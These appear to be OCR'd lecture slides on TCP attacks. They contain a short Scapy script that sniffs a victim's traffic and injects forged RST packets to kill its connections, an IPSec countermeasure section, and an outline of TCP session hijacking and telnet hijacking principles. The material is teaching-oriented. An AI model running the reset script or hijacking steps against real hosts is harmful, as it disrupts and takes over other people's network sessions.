
```
VICTIM_IP = “10.1.0.4”
def tcp_rst(pkt):
    ip = IP(dst= VICTIM_IP, src=pkt[IP].dst)
    tcp = TCP(flags=“R”,
              sport=pkt[TCP].dport,
              dport=pkt[TCP].sport,
              seq=pkt[TCP].ack)
    rst_pkt = ip/tcp
    send(rst_pkt)

pkt = sniff(filter=“tcp and src host %s” %
VICTIM_IP, prn=tcp_rst)
```

Countermeasure

- IPSec:
  - RFC 4301 and RFC 4309
  - Uses cryptographic keys
  - Protects communication over IP network
  - Modes:
    - Tunnel (Encrypt and encapsulate the IP pkt with a new IP header)
    - Transport (Encrypt IP payload only)

TCP Session Hijacking


Recall: Data Transmission in TCP



Uses seq. number to reorder pkts

TCP Session Hijacking

- Goal:
  - The attacker injects arbitrary data in the TCP receiver buffer during ongoing TCP session



TCP Session Hijacking: Principle


- Injected packets need to have the same:
  - Source IP
  - Destination IP
  - Source port
  - Destination port

  →So the server believes they belong to the original session

- What else?!

TCP Session Hijacking: Principle

- How should the attacker set sequence number?




- Small N:
  - The client may have already sent those bytes
  - The server drops injected pkts because it believes they're duplicates

- Large N:
  - The buffer may not have enough space, or/and
  - The attacker needs to wait till those N bytes are received by the client

Hijacking a Telnet Session

- How does `telnet` work?

2. The `telnet` client sends them to the server



3. The TCP server stores data in its buffer

Receive Buffer

cat	/ho	me/	479	/file	.txt	/r

4. The `telnet` server executes the command

```
Hello 479/980!
```

1. Accepts keystrokes from the user.

```
$ cat /home/479/file.txt
```


5. TCP receives output

6. The `telnet` client displays output

```
Hello 479/980!
```

Hijacking a Telnet Session

- How does the attack work?

